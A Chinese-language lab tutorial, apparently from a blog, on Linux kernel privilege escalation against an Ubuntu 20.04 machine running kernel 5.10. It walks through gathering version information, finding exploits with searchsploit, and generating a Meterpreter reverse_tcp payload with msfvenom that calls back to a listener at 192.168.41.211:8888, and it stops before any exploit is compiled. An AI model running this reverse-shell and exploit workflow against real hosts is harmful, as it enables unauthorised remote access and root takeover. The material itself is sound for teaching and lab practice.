Linux内核提权

提权原理

内核提权是利用Linux内核的漏洞进行提权的。内核漏洞进行提权一般包括三个环节：

1、对目标系统进行信息收集，获取到系统内核信息以及版本信息；


2、根据内核版本获取其对应的漏洞以及EXP；

3、使用找到的EXP对目标系统发起攻击，完成提权操作


查看Linux操作系统的内核版本和相关信息

```
cat /etc/issue  查看ubuntu或者centos的版本
cat /etc/*-release  查看centos版本
uname -a 查看系统全部信息
uname -r 查看内核版本
```

EXP怎么找呢，可以是用kali去寻找，kali中自带searchsploit命令可以查找EXP



输入 `searchsploit -m 50808.c` 就会自动复制该文件到当前目录



去互联网搜索该脚本的用法和相关的文档

提权环境

本次实验使用Ubuntu 20.04,内核版本是5.10版本的

```
daoer@daoer:~/桌面$ uname -a
Linux daoer 5.10.10-051010-generic #202101231639 SMP Sat Jan 23 17:16:37 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
daoer@daoer:~/桌面$ cat /etc/issue
Ubuntu 20.04.4 LTS \n \l

daoer@daoer:~/桌面$
```

提权复现

使用MSF上线机器

```
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.41.211 LPORT=8888 -f elf > mshell.elf

use exploit/multi/handler
set payload linux/x64/meterpreter/reverse_tcp
set lhost 192.168.41.211
set lport 8888
run
```

查看操作系统c


```
cat /etc/issue
cat /etc/*-release
```

```
cat /etc/issue
Ubuntu 20.04.4 LTS \n \l

uname -r
5.10.10-051010-generic
```

查看可以利用的内核版本提权漏洞

```
searchsploit linux 5.10.10
```



将脚本进行复制并且只用GCC进行编译，或者使用百度搜索相关的文档进行使用